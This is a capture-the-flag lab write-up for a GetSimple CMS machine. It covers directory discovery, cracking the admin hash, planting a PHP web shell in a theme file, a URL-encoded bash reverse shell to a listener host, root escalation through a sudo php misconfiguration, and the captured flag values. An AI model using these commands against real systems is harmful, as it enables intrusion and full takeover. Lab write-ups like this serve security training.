Knowledge Check

user.txt flag

Enumerate the available services that this machine has by using Nmap

It has a web server running with a disallowed entry in robots.txt

Go to the address to find out it is a GetSimple web page

Access the disallowed entry found in robots.txt to access the admin log in page.

Use gobuster to discover different directories in that web server

Digging into the subdirectories and files, you will find what could be the admin username and hashed password

You can use a brute force attack to try and figure out what the password is

Use both credentials to log in

Edit the PHP code of the current Theme to get a Web Shell when you access it

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Go to the /home directory and then into the user directory

total 4
-rw-rw-r-- 1 mrb3n mrb3n 33 Feb 16 2021 user.txt

Capture the flag!

7002d65b149b0a4d19132a66feed21d8

root.txt flag

Start a listener in your Kali Linux

In order to send a reverse shell to the listener, first you must first URL encode the command in order to escape the special characters

URL Decoder/Encoder

```
bash -c 'bash -i >& /dev/tcp/10.10.15.132/1234 0>&1'
```

URL Decoder/Encoder

```
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.15.132%2F1234%200%3E%261%27
```

10.129.78.128/theme/Innovation/template.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.15.132%2F1234%200%3E%261%27

cs Kali Forums   Kali NetHunter   Exploit-DB   Google Hacking DB   OffSec

```
┌──(ehrea㉿kali)-[~/Nibbles]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.132] from (UNKNOWN) [10.129.78.128] 47380
bash: cannot set terminal process group (1011): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gettingstarted:/var/www/html/theme/Innovation$ 
```

Look at the sudo permissions

```
www-data@gettingstarted:/var/www/html/theme/Innovation$ sudo -l
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
www-data@gettingstarted:/var/www/html/theme/Innovation$
```

Exploit the vulnerability

```
www-data@gettingstarted:/var/www/html/theme/Innovation$ CMD="/bin/sh"
CMD="/bin/sh"
www-data@gettingstarted:/var/www/html/theme/Innovation$ sudo php -r "system('$CMD');"
<tml/theme/Innovation$ sudo php -r "system('$CMD');"

whoami
root
```

Capture the flag!

```
cd /root
pwd
/root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```